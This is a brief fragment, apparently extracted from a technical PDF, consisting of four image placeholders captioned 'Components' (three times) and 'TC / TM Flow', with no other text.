
Components




Components




Components




TC / TM Flow



